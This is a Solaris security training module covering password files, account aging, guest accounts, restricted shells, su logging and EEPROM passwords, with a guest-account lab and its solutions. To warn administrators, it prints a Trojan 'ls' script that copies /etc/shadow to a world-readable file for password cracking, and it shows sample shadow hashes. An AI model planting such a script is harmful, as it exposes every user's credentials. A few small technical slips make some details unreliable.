When NIS is employed, encrypted passwords are visible to any user. NIS+ corrects this obvious security hole.

Because the `/etc/passwd` file must be accessible to everyone when they log in, and for many other programs, it must have read privileges for the world. In previous versions of UNIX, the password file contained the encrypted password. Crackers would copy the contents of the file to a local system, using the `cat` command, and then attempt to crack it locally because of the time involved. Once a password was cracked, they would log in at will. Now that the encrypted password is located in the `/etc/shadow` file, which is unreadable by normal users, this method is not used much. However, do not assume that this system is completely secure. Just getting a list of users, groups, and where their home directories are can be the first step in the process of breaking in.

The /etc/shadow File

Shadow passwords were introduced in recent years to increase security. The `/etc/shadow` file stores encrypted passwords in much the same manner as the `/etc/passwd` file used to. Because `/etc/shadow` stores encrypted passwords and other important account information, such as account and password aging parameters, users are prohibited from viewing each other's encrypted passwords. However, this file can be read by legitimate superuser privileged, or *SUID* (switch user identification), programs that need access.

An example of an account entry in the `/etc/shadow` file is:

```
harpo:sDWSmgh1Mxc02:10428:0:10:5::10429:
```


The fields, separated by a colon (:), from left to right are:

- The user name
- The encrypted password

- The number of days since January 1, 1970 that the password was modified
- The minimum number of days required between password changes
- The maximum number of days the current password is valid
- The number of days before the password expires that the user will be warned
- The number of days of inactivity the account is allowed before it expires
- The integer date that the account expires on

There are a variety of programs that analyze the data in these fields and manage password and account aging, and expiration. These will be discussed later in this module.

Make sure that no backup copies of the `/etc/shadow` file on your system are publicly readable. This is *the* most important security file on any system, and therefore, the primary target of an attacker. If attackers are successful in copying this file to a remote system, they might be able to crack the passwords.



Passwords

- The `passwd` command
 - Restrictions and old password are needed for user operation only.
 - Options control aging parameters.
 - Restrictions are defined in the `/etc/default/passwd` file.

The passwd Command

Password creation and changing is done using the `passwd` command. It is accessible to both normal users as well as the superuser. Users are limited to changing only their own passwords, while the superuser can use it to change any user's password. For users to change their password, they must first enter their existing password for authentication. Consult the man page for `passwd` for other options.

An example of this process would be the following. Keep in mind that the password is not echoed to the screen as it is typed.

```
% passwd
passwd: Changing password for groucho
Enter login password: my_PassWD*
New password: my_PassWD2
passwd(SYSTEM): Passwords must differ by at least 3
positions
New password: hello
passwd(SYSTEM): Password too short - must be at least
6 characters.
```

```
New password: groucho
passwd(SYSTEM): The first 6 characters of the
password must contain at least two alphabetic
characters and at least one numeric or special
character.
passwd(SYSTEM): Too many failures - try later.
Permission denied
```

Notice that normal users have certain restrictions on what may be entered as a new password, as well as how similar it is to an old one. The `passwd` command will report an error after three attempts to change the password. However, this is not a restriction for the superuser. The superuser can enter any characters, including pressing the Enter key, as a password. Also, the superuser is not required to enter the old password before entering the new one. The superuser can change any user's password. Because the `passwd` command does not check the new password against security criteria, it is the responsibility of the superuser to make sure that the one chosen is secure. To change a user's password, the superuser enters the `passwd` command followed by the user name; for example:

```
# passwd groucho
New password: afm2c^
Re-enter new password: afm2c^
passwd (SYSTEM): passwd successfully changed for
groucho
```

The `passwd` command contains several useful options that manage passwords, their aging, and expiration. Some of the options are:

- x Sets the number of days from when the password was last changed to when it will expire
- w Sets the number of days before their password expires that users will be warned
- n Sets the minimum number of days before the password can be changed
- f Forces users to change their passwords when they next log in
- d Deletes the password, allowing the user to log in without one

- *l* Locks the password for the user, prohibiting them from changing it
- *s* Lists the current parameters on an account password
- *a* When used with the -s option, lists the parameters for all passwords for all accounts

The /etc/default/passwd File

Restrictions on passwords can be controlled for all normal users by adding entries to the `/etc/default/passwd` file. By setting the following variables and others to specific values, you can manage password expiration periods and other required password standards for all users when they change their passwords:

```
MAXWEEKS=26
MINWEEKS=2
PASSLENGTH=6
```


Accounts With No Password

Although the practice of creating accounts without passwords is asking for trouble, it can still be done, but it is harder to do on a Solaris 2.7 platform than it is on some older versions of Solaris Operating Environment or SunOS™. Even though there are no restrictions on what the superuser may use for a password, you never want to create an account without one. Given this possibility, there are ways of checking for such a dangerous situation. If you have reason to believe that this situation might exist, use the `logins` command followed by the `-p` option to see if any user on the system is missing a password. The following example indicates that user `groucho` is missing a password:

```
# logins -p
groucho          999      other          1
```

The first time users without a password log in, they are required to enter a new one, changing their status immediately. However, if the users logging in are attackers, they can give themselves private passwords; the `logins -p` command will not report any problems. In the case of a superuser with no password, the attacker can continue to log in without a password, time after time without any restrictions.

Certain special accounts, such as `sys` and `bin`, have the special status of no password as indicated by `NP` in the encrypted password field of `/etc/shadow`. This means that there is no valid password entry for these accounts and that they cannot be used for interactive login sessions. Under no circumstances should there be an interactive account without a password.



Sun Educational Services

Secure Account Management

- Remember dormant accounts are a favorite target of attackers
- Use `usermod` command to automatically expire accounts
 - `-f` – Option for long periods of inactivity
 - `-e` – Option for a specific date
- Temporarily disable accounts for people on extended leave
- Check for duplicate user ID numbers with `logins -d`

Secure Account Management

Good passwords are only a portion of secure user account management. Attackers are constantly looking for entry points into a system through a variety of ways. Keeping an eye on user accounts and their status is an important part of keeping these entry points to a minimum.

Dormant Accounts

One of the most popular points of attack are dormant user accounts. Employees that have left the company or those that are on extended leave are perfect targets because they are not likely to arouse as much suspicion as active user or administrative accounts would. The attackers can take their time when using such accounts and continue to do serious damage for extended periods of time.

As mentioned previously, the file can be configured to expire an account after it has been inactive for a specific amount of time. This amount of time is compared with the entry in `/var/adm/lastlog` for the user, and if the time is longer than the specified time, the login is denied. The Solaris platform provides a mechanism to automatically expire an account if it has been inactive for a specific amount of time. In addition, you can automatically set an account to expire on a specific date. Use the `usermod` command to do this.

The usermod Command

The `usermod` command is used to make changes to account parameters such as user ID, group ID, home directory path, and so on. Many of the operations this command performs are easily done by manually editing the `/etc/passwd` file. Some of the options are useful because they make changing account parameters, such as account inactivity and expiration, in the `/etc/shadow` file easier.

The most important options for the `usermod` command are:

- e Sets the date when the account will expire
- f Sets the maximum number of days before the account will expire

For example, if you want to make sure that a user's account will expire if the user has not logged in for 60 days or longer, you would use:

```
# usermod -f 60 groucho
```

Following the use of this command, there will be an entry of 60 in the seventh field of the user's account line of the `/etc/shadow` file. The `usermod` command frees you from having to remember which field is which on the account line.

For users that have left an organization permanently, it is important to terminate their accounts immediately upon resignation or notification of termination by management. Sometimes there are reasons to retain an ex-employee's account; be sure to change the password so that files owned by the exiting employee can be reviewed and reorganized or distributed to other employees. This sometimes results in an indefinite schedule to expire the account, which can be dangerous. To avoid such a situation, use the `-e` option to expire the account automatically. Some administrators believe that it is a good practice to schedule the expiration of all accounts at a predictable time, such as New Year's Day, to force users and administrators to make an accurate inventory of active accounts, and delete the questionable ones. Many administrators use the description field, also known as the GCOS field, to store a readable date of when the account will expire so that it can be easily spotted.

To automatically expire an account on a particular date, use a command like the following:

```
# usermod -e 12/31/98 groucho
```

Note – To use this command and option with a date format similar to the one listed here, the file `/etc/datemask` must exist. This file is a component of the System Accounting package, `SUNWaccr`. This is not installed with an End User configuration. It is sufficient to obtain a copy of `/etc/datemask` from another Solaris host.

Temporarily Disabled Accounts


Not all system administrators have the luxury of having conscientious users who notify them when they are going to be gone for extended periods of time. That is why use of the `usermod -f` command is important. But if you do not have this luxury, the easiest way to disable an account temporarily is to replace the encrypted password field, the second field, for the users' account entry in the `/etc/shadow` file, with `*LK*`. This way, all that needs to be done when users return is to create a new password that the users can then use to log in and change to their old one. Use the `passwd -f` option to force the users to change it. Be very sure that this is done in the `/etc/shadow` file not the `/etc/passwd` file, where this change was made in older versions of SunOS. There will be no effect if this is done on the `/etc/passwd` entry.

Duplicate User IDs

Another dangerous situation is having accounts with duplicate user IDs. This gives multiple users with different usernames free access to other accounts. Large password files and administrators that manually edit the `/etc/passwd` file makes this is easy to do. The following command should be used every time a new account is added, or when it is suspected that a duplicate account might exist.

In this example, users groucho and harpo have a duplicate user ID.

```
# logins -d
groucho      999      other      1
harpo        999      other      1
```



Guest Accounts

- Try to avoid creating guest accounts
- Isolate computer or partition if possible
- If on the network, use *restricted shell* with minimal access to necessary programs
- Expire account immediately after use
- Use only for untrusted users


Guest Accounts

Accounts that give access to users with a questionable level of trust should not be created if at all possible. This is generally a bad idea for many reasons. Not only is it a possible entry point for the intended temporary user to do damage, it is a common target of outside attackers as well. Frequently, these accounts are set up and forgotten, leaving a gaping hole in security. What further aggravates the situation is that the passwords assigned are usually very simple, written down, or given to someone who you have little control over. However, upper management might order the creation of such an account. When this is the case, a few rules should be followed. They are:

- If at all possible, create the account on a standalone machine and shuttle data to it via removable media such as tapes or diskettes.
- If the account must be on the network, attempt to put it on a separate partition or file system with restricted mount permissions.

- Create the account and use a restricted shell that prohibits the user from browsing normal user accounts.
- Create the account just before the guest user needs it, and delete it immediately following the user's exit. Disable the account in the evenings so that it is not accessible except when the user is under trusted supervision.
- Set the account to expire automatically on the next day if it is needed and it is unclear how long the guest user will be around. Reactivating the account is easier than attempting to remember when to shut it down.
- Limit the software and commands that the user has access to, to only what is necessary for doing the job. Be suspicious of requests for SUID programs.
- Frequently scan guest directories for hidden or questionable files, and startup files for questionable commands or scripts.
- Limit the PATH and other environment variables to only what is needed.
- If possible, log in for guest, or at least, change the passwords often.
- If guests request that SUID status be set for certain programs or scripts that they require or bring with them, refuse to do so and delete the software until you have had a chance to test it thoroughly.
- Monitor guest user activity with `snoop` or `ps` if you suspect them of questionable activity.

Remember, guest accounts are for users you are unfamiliar with. There needs to be some basis for this mistrust. If you are instructed to trust them by management, then do not create a guest account. Create a normal one. If something goes wrong, refer to your normal security policy for appropriate action.



Restricted Shells

- Access limited to only necessary tools for untrusted users
- Configuration
 - Create normal account, but use `/usr/lib/rsh` for shell in `/etc/passwd`
 - Control user's startup files and directories by limiting `PATH` variable settings
 - Create and maintain restricted working directory
 - Refuse to load untested custom software (SUID)

Restricted Shells

Defining a Restricted Shell

The restricted shell is a variation of the standard Bourne shell (`/usr/lib/rsh` is a hard link to `/bin/sh`). There is a restricted shell available for the Korn shell (`/usr/bin/rksh`). The primary purpose of a restricted shell is to allow particular users limited access to system tools. The reasons for the restrictions can be varied, but it is usually for security reasons. Restricted shells give the users access to only the tools needed to do the job at hand, and keep them out of areas that are none of their business.

Generally, the restrictions consist of the following items:

- The user can not change the working directory.
- The user is prohibited from changing the `PATH` environment variable to one which would give the user access to prohibited programs or scripts.

- The user is prohibited from executing commands that contain a slash character; this restricts the user to a limited selection of commands.
- The user is prohibited from redirecting output using the > or >> operators.

Restricted shells can be constructed using compiled code or scripts that control the user's access, but this is generally not recommended because of possible flaws or the ability of the user to alter the program without the administrator's knowledge. The Solaris Operating Environment platform provides a utility specifically designed for this purpose; the `/usr/lib/rsh` command is used to start a restricted shell.

Note – Due to an unfortunate historical naming conflict, the term *rsh* refers to two different functions. In the Solaris 2.6 operating system, the restricted Bourne shell can be found as `/usr/lib/rsh` and the restricted Korn shell can be found as `/usr/bin/rksh`. Remote shell functions, which are used to open a command shell on a remote host are also named *rsh* (or *remsh* on some versions of UNIX) are found as `/usr/bin/rsh` or `/usr/ucb/rsh`. Use `/usr/lib/rsh` when referring to restricted shells.

Configuring a Restricted Shell

The following steps are important when configuring a restricted shell for a user. All of these steps must be performed by the superuser.

1. Create an account for the user in the usual way, either with AdminTool or the `useradd` command. If you use the `useradd` command with the `-s` option, it is not necessary to change the shell type which is explained in the next step.
2. Change the default shell for the user from the Bourne, C, or Korn shell to the restricted shell. This is done by editing the user account entry in the `/etc/passwd` file. Substitute the shell path, for example, `/bin/ksh`, to that of the remote shell, the `/usr/lib/rsh` program.

3. In the user's new home directory, delete all existing files, including startup files such as `.cshrc`, `.login`, or `.profile`. Create a new `.profile` file and set its permissions to read only for owner, group, and others. Make sure that the owner of the file is `root`. For the time being, keep the `.profile` file empty.
4. Change the ownership of the user's home directory to that of `root`. Also change the permissions on the user's home directory to read and execute for owner, group, and others.

The restricted shell is now available for use by new users. However, as it is, this shell is so restricted that all users can do is log in and log out. No other commands are available to users and they do not have write permission to their own directory. This is when you begin to consider what commands and programs are really necessary for users to do their job.

The following items are ideas for how to let users have access to certain commands or programs without giving them unnecessary powers or access.

- In the `.profile` file, set the `PATH` environment variable to include a minimum of necessary commands. Do not add paths to system directories because they might contain SUID programs that can be security risks. A better idea is to create a local directory which contains only those commands that the user is eligible to run. A common convention is to create a subdirectory titled `bin`, for all binary commands that users will need. This directory can be maintained by the superuser by adding commands as needed. Set the `PATH` variable to find commands in only that subdirectory. Be sure to set the ownership and permissions for changes to this directory for `root` only. Create symbolic links to individual commands within this directory.
- Create a working directory for users to work in and stay in. Make it local to their home directory and give them ownership and read, write, and execute permissions. Place users automatically in this directory when they first log in by adding the `cd` command to the `.profile` file that changes them to their work directory. An example of the entry is:

`cd /export/home/guest/work`



Search Paths and Startup Files

- PATH variable order dependency
- Possible key for Trojan horse

Search Paths and Startup Files

The PATH environment variable is an effective device used by attackers to obtain user passwords via a Trojan Horse (a program that is not what it appears to be) or similar device. Remember that the paths defined in the PATH variable definition are usually contained in the user's startup files and are *order dependent*. The system searches for the command in the first path listed, and executes the first one it finds. For this reason, it is important to make sure that the order of the paths that define the PATH variable lists system directories before user directories.

For example, suppose that you, as a superuser, have a PATH variable defined as:

```
# echo $PATH
PATH=./bin:/usr/bin:/usr/ucb/bin
```

Suppose as well, that you have been requested to fix something in user groucho's directory. You log in as superuser and change to groucho's directory. In the process of fixing a trivial problem, you list the files in groucho's directory using the `ls` command, and then return to your regular duties.

Little did you know that groucho had an executable script in his local directory that contained the following commands:

```
#!/bin/sh
cp /etc/shadow /tmp/.shadow
chmod 777 /tmp/.shadow
rm /export/home/groucho/ls
/bin/ls
```

A copy of the system's `/etc/shadow` file is now ready and waiting for groucho, or anyone else to pick up, to copy to another system, and begin password cracking. This was possible, because you unknowingly executed the local version of `ls` before the system version. Had you listed the system path for `ls` in your superuser `PATH` variable first, this trap would not have worked.

Startup files such as `.login`, `.cshrc`, `.profile`, `.exrc`, and `.mailrc` are places to redefine the meaning of commands and environment variable definitions. Make sure the permissions on them are set appropriately and that `PATH` variable definitions are properly ordered. Periodically scan your startup files and your users' for suspicious entries.



Superuser

Log in as normal user first, then use the `su` command.

- The `su` command
 - Changes *effective user ID*, even `root`
 - Should be used with the full path of `/bin/su`
 - Is logged by default in `/var/adm/sulog`
 - Has its behavior specified in `/etc/default/su`

Consider restricting access to `su` by limiting execute permission.

Superuser

As was mentioned previously, protecting the account of the superuser is of the utmost importance for obvious reasons. In addition to keeping the superuser password secret, consider some of these other topics with regard to security.

When logging in to perform administrative tasks as superuser, always log in as a normal user first, use the `su` command to become superuser, perform the task, and then exit the privileged shell. Although you should never leave an open workstation unattended without locking the display, it sometimes happens. If this happens, the likelihood of someone opening a new window, performing a privileged operation, and then closing the window without your knowledge is not possible. Another reason to do this is that your use of the `su` command will normally be logged, where an initial login as `root` may not.

The su Command

The `su` command enables users to change their identity, or *effective user ID*, to perform functions as a different user or even `root`. When run as a normal user, the user would follow the command with a user name and then be prompted for the user's password. If the password is correct, that user's effective user ID changes to the new one. When the command is run without a user name, it is assumed that the user is attempting to become the superuser. When the command is run as the superuser, the password to become a normal user is not required. By default, whenever this command is run, a record of it is logged. It is important to monitor who has used or attempted to use superuser privileges, and when such attempts were made. Each member of the administrative staff that has superuser privileges should clearly understand the importance of logging the use of the `su` command instead of initially logging in as `root`. This convention can make it easier to spot attempts to become superuser by attackers that are unfamiliar with it. It enforces authentication and accountability.

Using the same concern that was presented previously with regard to `PATH` variables, and the possibility of executing disguised phantom programs, take great care when using the `su` command to become `root`. Because this command can give great powers to the user, it is a common Trojan Horse trap set by attackers.

For this reason, it is an excellent habit to practice extreme caution by entering the full path to the `su` command, instead of just the relative path command. Get in the habit of using `/bin/su` when changing to `root` user to avoid the possibility of triggering a trap that would capture the superuser password.

By default, the `su` command can be run by anyone. But, you may want to control who has permission to run `su` if you feel that the command is being abused or have other reasons to restrict it. Do this by creating a special group in the `/etc/group` file, and set permissions on the command file for execution only by this group.

Superuser

The su log File

By default, successful and failed attempts to use the `su` command are logged in the `/var/adm/su log` file. An example of output follows. The date, time, result, port, original user name, and changed user name is recorded in each entry. The following output indicates that user `groucho` has made numerous failed attempts to become `root` user based on the `-` sign of each entry. A `+` sign indicates a successful user ID change. Under normal circumstances, this would probably warrant an investigation as to why user `groucho` had attempted this, or closer monitoring of the user.

```
SU 07/23 16:27 + pts/1 root-harpo
SU 07/23 16:27 + pts/1 root-groucho
SU 07/23 16:29 + pts/1 root-root
SU 07/24 10:02 - pts/1 groucho-root
SU 07/24 10:02 - pts/1 groucho-root
SU 07/24 10:02 - pts/1 groucho-root
SU 07/24 10:02 - pts/1 groucho-root
```

The `su log` data can be redirected to another location by changing the `SULOG PATH` variable contained in the `/etc/default/su` file.

The /etc/default/su File

The following is a list of the default variables that can be set in the `/etc/default/su` file to control the characteristics of the `su` command and its logging:

```
SULOG=/var/adm/su log
CONSOLE=/dev/console
PATH=/usr/bin:
SUPATH=/usr/sbin:/usr/bin
SYSLOG=YES
```

- The `SULOG` variable specifies the pathname of the log file normally contained in the `/var/adm/su log` file.
- If `CONSOLE` is defined, all attempts to use `su` to become `root` are logged on the console.

It is a good practice to direct this output to the system administrator's workstation where an open console window is available for monitoring su attempts as they happen.

- The PATH variable sets the available command path when the user ID is changed to a normal user.

It is a good idea to keep the number of entries for the PATH variable to a minimum.

- The SUPATH variable sets the available command path when the user ID is changed to root.
- The SYSLOG flag is set to yes to indicate that su usage should be logged by syslogd.

The following is an example of the output from the messages file when the SYSLOG flag is set:

```
Jul 23 16:06:41 arctos su: 'su root' succeeded for seamus on/dev/pts/7
Jul 23 17:50:27 arctos su: 'su root' succeeded for seamus on /dev/pts/13
Jul 24 18:13:00 arctos su: 'su root' succeeded for seamus on /dev/pts/3
Jul 28 11:34:09 arctos su: 'su root' failed for seamus on /dev/pts/4
Aug 19 16:36:51 umpire su: 'su root' succeeded for davidh on /dev/pts/1
Sep  9 14:53:28 arctos su: 'su root' failed for dray on /dev/pts/13
Sep 14 08:56:35 arctos su: 'su root' succeeded for seamus on /dev/pts/5
Sep 15 12:10:54 arctos su: 'su root' succeeded for seamus on /dev/pts/3
Sep 16 16:28:48 umpire su: 'su root' succeeded for guest on /dev/pts/5
Sep 17 15:21:49 arctos su: 'su root' succeeded for seamus on /dev/pts/5
```



EEPROM Security

- Extreme security for physical access to systems
- Attacker needs to be highly skilled
- The `eeeprom` command
- Lost password = no system access; hardware fix

EEPROM Security

In desperate attempts to break in to systems, some attackers might attempt to alter low-level system functionality by bringing the system to a low run level and making alterations to the kernel or programmable read-only memory (PROM) level functions. This means that the attacker must be physically at the computer that he or she is attempting to break in to. In addition to physical presence, this type of attack also requires an unusual level of programming skill. However, in extreme cases, it can be a security concern. SunTM hardware provides a security lock at this level.

The *electrically erasable programmable read-only memory*, or EEPROM, in a Sun system can be set to require a password when booting the system. By using the `eeeprom` command with the proper options, a password and security level can be assigned to the machine. After issuing the command, the system is reset. Each time from then on, a password is required to preform specific OpenBootTM commands. An example of this follows.



Warning – Do not use this command in this course on any of the lab machines. If for any reason the password is forgotten or unavailable, the computer will be rendered useless. To remedy the situation, the EEPROM device will have to be physically removed from the system and reprogrammed at great expense! Setting the EEPROM password for a lab machine has exactly the same effect as inflicting intentional damage on the equipment.

The valid security levels are: none, command, and full.

The effects of the three security levels are:

- none – Any command can be typed and no password is required.
- command – The user can use the “c” or “b” (continue, boot) commands at the restricted monitor without a password. A password is required if the user wants to use the “n” command to get to the forth command mode or if a parameter is used with the “b” command (for example, to boot single-user mode).
- full – This is the most restrictive mode and the only command that can be executed without a password is the “c” command. All others (b, n) require a password.

This property has no special meaning or behavior on x86 based systems. Firmware security password can be set only when security-mode is set to command or full.

An example of how to set OpenBoot security level in a Solaris Operating Environment is as follows:

```
# eeeprom security-mode=full
Changing PROM password:
New password: *****
Retype new password: *****
```

An example of how to change the OpenBoot password in a Solaris Operating Environment is as follows:

```
# eeeprom security-password=
Changing PROM password:
New password: *****
Retype new password: *****
```

If an incorrect password is entered, the system delays for approximately 10 seconds before displaying the boot prompt again. The number of times that an incorrect password is entered is stored in the *security-#badlogins* variable of the non-volatile random access memory (NVRAM).

Exercise: Basic System Security



Exercise objective – Create a guest account for a temporary technical writer. Limit the account to a restricted shell that allows the user to use the `vi` editor, and to list and remove files in the local work directory only. Make sure that the guest account password expires after the first day.

Preparation

No preparation is needed for this exercise.

Tasks

Imagine that you have been asked, as your company's system administrator, to set up a guest account for a temporary technical writer who is familiar with the `vi` editor. Because this writer is relatively unknown, and may be threat to system security, you feel that it is necessary to grant access to only the tools needed to create text files, list them, and delete them, all in a single restricted directory. It is estimated that the writer will be at your work site for one day, but more days might be needed. Make the necessary arrangements to set up the guest account as follows:

1. Add a new account with a user name of `guest`. Make `guest` a member of the group named `other`. Create the `guest` home directory in the `/export/home` directory.
2. Immediately change the password to one that is considered reasonably secure. Use the guidelines for password selection that were discussed earlier in this module and a mnemonic method. The quality of it will be discussed with the class following this exercise.
3. Use the `usermod` command to modify the account settings so that the account (not the password) will expire on the following day.
4. Use the command `passwd -e` to start a restricted shell instead of a default Bourne shell for the `guest` account.

5. Make sure the user ID is not a duplicate of others already in the file.
6. Change the owner of the directory `/export/home/guest` from `guest` to `root`.
7. Change the permissions of the directory `/export/home/guest` to read and execute for the owner, group, and others.
8. Ensure that the changes have actually taken place.
9. Change your current directory to `/export/home/guest` and list the contents of the directory, including all hidden files.
10. Remove all files and directories in the `guest` directory to be sure you are starting with an empty one. Make sure that you are in the `guest` directory before doing this.
11. Using a text editor, create a new `.profile` startup file and add text to limit the `PATH` variable to a `bin` directory located within the `guest` user's home directory. In the last line of the `.profile` file, force the `guest` user to change to the `work` directory which is also located within the home directory. As a courtesy, add lines to the top of the file to inform the `guest` user that this is a restricted shell and that access will be limited to commands that perform the following tasks:
 - ▼ List files in the home directory
 - ▼ Remove files in the home directory
 - ▼ Use `vi` to create text files
12. Change the permissions on the `.profile` startup file to read only for owner, group, and others.
13. Create two new directories within this `guest` home directory: one to contain the commands the `guest` user can run, and one for the user to work in while editing files. Name them `bin` and `work`, respectively.
14. Change your current directory to the `bin` directory and create symbolic links to the commands `ls`, `rm`, and `vi`, so that these and only these commands will be available to the `guest` user.

15. Change back to the top level of the guest user's home directory and change the permissions on the `bin` directory to read and execute for owner, group, and others.
16. Change the ownership of the `work` directory to the guest user, then change its permissions to read, write, and execute for the owner, and read and execute for group and others.
17. For the purpose of this exercise, assume that the guest user is tasked with editing an existing file. Using a text editor, create a new file named `README` in the `work` directory that informs the guest user that this is the file that is to be edited. Following the creation of this file, change the ownership to that of the guest user.

The `guest` account with a restricted shell is now ready for use by the guest user.

Suppose that you are now the guest user and have been given the password to your account, but have bad intentions, you want to browse the system that you are given access to. As the guest user, you would normally be given a text terminal with a `login` prompt. For the purpose of this exercise, use a `telnet`, `rlogin`, or `rsh` session to log in as `guest`.

18. Log in to the system as `guest`.
19. Check to see if you can list, edit, and write the `README` file as you are supposed to.
20. Attempt to change directories, or view the contents of files in other directories, then attempt to change the password.
21. Remove the `README` file and log out.


In the next few steps, check on the functionality of the expiration of the account that was first assigned. Recall that you set up the account to expire on the next day. In these steps you will manually change the date of expiration of the account and then attempt to log in.

22. Log in to the system as the `root` user. Using a text editor, modify the `guest` user account line in the `/etc/shadow` file so that the specified date is actually two days prior to the one originally defined. This is done by subtracting 2 from the integer day field in the eighth field of the account line. Save the `/etc/shadow` file and log out.

23. Attempt to log in as the `guest` user to verify that the account has expired.

Consider what other possibilities you might have as an attacking guest user given these limited capabilities and what measures might be taken by a system administrator that would further restrict you. Discuss these with your classmates.

Exercise Summary



Discussion – Take a few minutes to discuss what experiences, issues, or discoveries you had during the lab exercises.

- Experiences

- Interpretations

- Conclusions

- Applications

Task Solutions

Imagine that you have been asked, as your company's system administrator, to set up a guest account for a temporary technical writer who is familiar with the `vi` editor. Because this writer is relatively unknown, and may be threat to system security, you feel that it is necessary to grant access to only the tools needed to create text files, list them, and delete them, all in a single restricted directory. It is estimated that the writer will be at your work site for one day, but more days might be needed. Make the necessary arrangements to set up the guest account as follows:

1. Add a new account with a user name of `guest`. Make `guest` a part of the group named `other`. Create the `guest` home directory in the `/export/home` directory.

This can be done with the AdminTool, but here it is done on the command line with the `useradd` command.

```
# mkdir -p /export/home
# useradd -d /export/home/guest -m -u 999 -g other guest
```

2. Immediately change the password to one that is considered reasonably secure. Use the guidelines for password selection that were discussed earlier in this module and a mnemonic method. The quality of it will be discussed with the class following this exercise.

Note – Passwords are displayed with a line through them in the following text for the purpose of this exercise. They will not be displayed when you type them.

```
# passwd guest
New password: afm2c^
Re-enter new password: afm2c^
passwd (SYSTEM): passwd successfully changed for guest
```

3. Use the `usermod` command to modify the account settings so that the account will expire on the following day.

```
# usermod -e 7/17/98 guest
```


4. Use the command `passwd -e` to start a restricted shell instead of a default Bourne shell for the guest account.

```
#passwd -e guest
Old shell: /bin/csh
New shell: /usr/lib/rsh
```

5. Make sure that the user ID is not a duplicate of others already in the file.

```
# logins -d
```

6. Change your current directory to `/export/home` and change the default owner of the directory from `guest` to `root`.

```
# cd /export/home
# chown root guest
```

7. Change the permissions on the directory to read and execute for owner, group, and others.

```
# chmod 555 guest
```

8. Ensure that the changes have actually taken place.

```
# ls -l
total 24
.....
.....
dr-xr-xr-x  2 root      other          512 Jul 16 11:22 guest
.....
```

9. Change your current directory to `/export/home/guest` and list the contents of the directory, including all hidden files.

```
# cd guest
# ls -la
total 12
dr-xr-xr-x  2 root      other          512 Jul 16 11:22 .
drwxr-xr-x  7 root      root           512 Jul 16 11:22 ..
-rw-r--r--  1 guest     other          144 Jul 16 11:22 .profile
-rw-r--r--  1 guest     other          124 Jul 16 11:22 local.cshrc
-rw-r--r--  1 guest     other          575 Jul 16 11:22 local.login
-rw-r--r--  1 guest     other          560 Jul 16 11:22 local.profile
```

10. Remove all files and directories in the `guest` directory to be sure you are starting with an empty one. Make sure that you are in the `guest` directory before doing this.

```
# pwd
/export/home/guest
# rm -r * .*
rm of . is not allowed
rm of .. is not allowed
```

11. Using a text editor, create a new `.profile` startup file and add text to limit the `PATH` variable to a `bin` directory located within the guest user's home directory. In the last line of the `.profile` file, force the guest user to change to the `work` directory which is also located within the home directory. As a courtesy, add lines to the top of the file to inform the guest user that this is a restricted shell and that access will be limited to commands that perform the following tasks:

- ▼ List files in the home directory
- ▼ Remove files in the home directory
- ▼ Use `vi` to create text files

```
# cat .profile
echo
echo This is a restricted shell for guest users.
echo This shell is limited to the following commands.
echo
echo    ls - lists files in the local directory
echo    rm - removes files in the local directory
echo    vi - a text editor
echo
PATH=/export/home/guest/bin
export PATH
cd /export/home/guest/work
```

12. Change the permissions on the `.profile` startup file to read only for owner, group, and others.

```
# chmod 444 .profile
```

13. Create two new directories within this guest home directory: one to contain the commands the guest user can run, and one for the user to work in while editing files. Name them `bin` and `work`, respectively.

```
# mkdir bin work
```

14. Change your current directory to the `bin` directory and create symbolic links to the commands `ls`, `rm`, and `vi`, so that these and only these commands will be available to the guest user.

```
# cd bin
# ln -s /usr/bin/ls ls
# ln -s /usr/bin/rm rm
# ln -s /usr/bin/vi vi
```

15. Change back to the top level of the guest user's home directory and change the permissions on the `bin` directory to read and execute for owner, group, and others.

```
# cd ..
# chmod 555 bin
```

16. Change the ownership of the `work` directory to the guest user, then change its permissions to read, write, and execute for the owner, and read and execute for group and others.

```
# chown guest work
# chmod 755 work
```

17. For the purpose of this exercise, assume that the guest user is tasked with editing an existing file. Using a text editor, create a new file named `README` in the `work` directory that informs the guest user that this is the file that is to be edited. Following the creation of this file, change the ownership to that of the guest user. When this is complete, log out.

```
# cat work/README
```

Guest:

This is the file that you should start working in.

```
# chown guest work/README
# exit
```

The guest account with a restricted shell is now ready for use by the guest user.

Suppose that you are now the guest user and have been given the password to your account, but have bad intentions, you want to browse the system that you are given access to. As the guest user, you would normally be given a text terminal with a `login` prompt. For the purpose of this exercise, use a `telnet`, `rlogin`, or `rsh` session to log in as guest.



18. Log in to the system as `guest`.

SunOS 5.6

```
login: guest
Password: afm2c^
Last login: Fri Jul 17 09:08:55 from protolab-gw
```

This is a restricted shell for guest users.
This shell is limited to the following commands.

`ls` - lists files in the local directory
`rm` - removes files in the local directory
`vi` - a text editor

\$

19. Check to see if you can list, edit, and write the `README` file as you are supposed to.

```
$ ls
README
$ ls -l
total 2
-rw-r--r--  1 guest    other          60 Jul 17 09:47 README
$ vi README
```

Guest:

This is the file that you should start working in.

```
~
~
~
~
:wq
"README" 4 lines, 60 characters
$
```

20. Attempt to change directories, or view the contents of files in other directories, then attempt to change the password.

```
$ cd /etc
cd: restricted
$ ls -l /etc/passwd
-r--r--r--  1 root      sys           586 Jul 17 09:15 /etc/passwd
$ cat /etc/passwd
cat: not found
```

```
$ passwd
passwd: not found
```

21. Remove the README file and log out.

```
$ rm README
$ exit
```

```
login:
```

In the next few steps, check on the functionality of the expiration of the account that was first assigned. Recall that you set up the account to expire on the next day. In these steps you will manually change the date of expiration of the account and then attempt to log in.

22. Log in to the system as the `root` user. Using a text editor, modify the `guest` user account line in the `/etc/shadow` file so that the specified date is actually two days prior to the one originally defined. This is done by subtracting 2 from the integer day field in the eighth field of the account line. Save the `/etc/shadow` file and log out.

```
# cat /etc/shadow
root:0aP2nRVReH8A2:6445::::::
.....
.....
guest:wnbhh9pTDkzRo:10424::::::10425:
```

Edit the file to read

```
# cat /etc/shadow
root:0aP2nRVReH8A2:6445::::::
.....
.....
guest:wnbhh9pTDkzRo:10424::::::10423:
```

23. Attempt to log in as the `guest` user to verify that the account has expired.

```
login: guest
Password: afm2c^
Login incorrect
Connection closed by foreign host.
```

Consider what other possibilities you might have as an attacking guest user given these limited capabilities and what measures might be taken by a system administrator that would further restrict you. Discuss these with your classmates.

Topics to be considered here are:

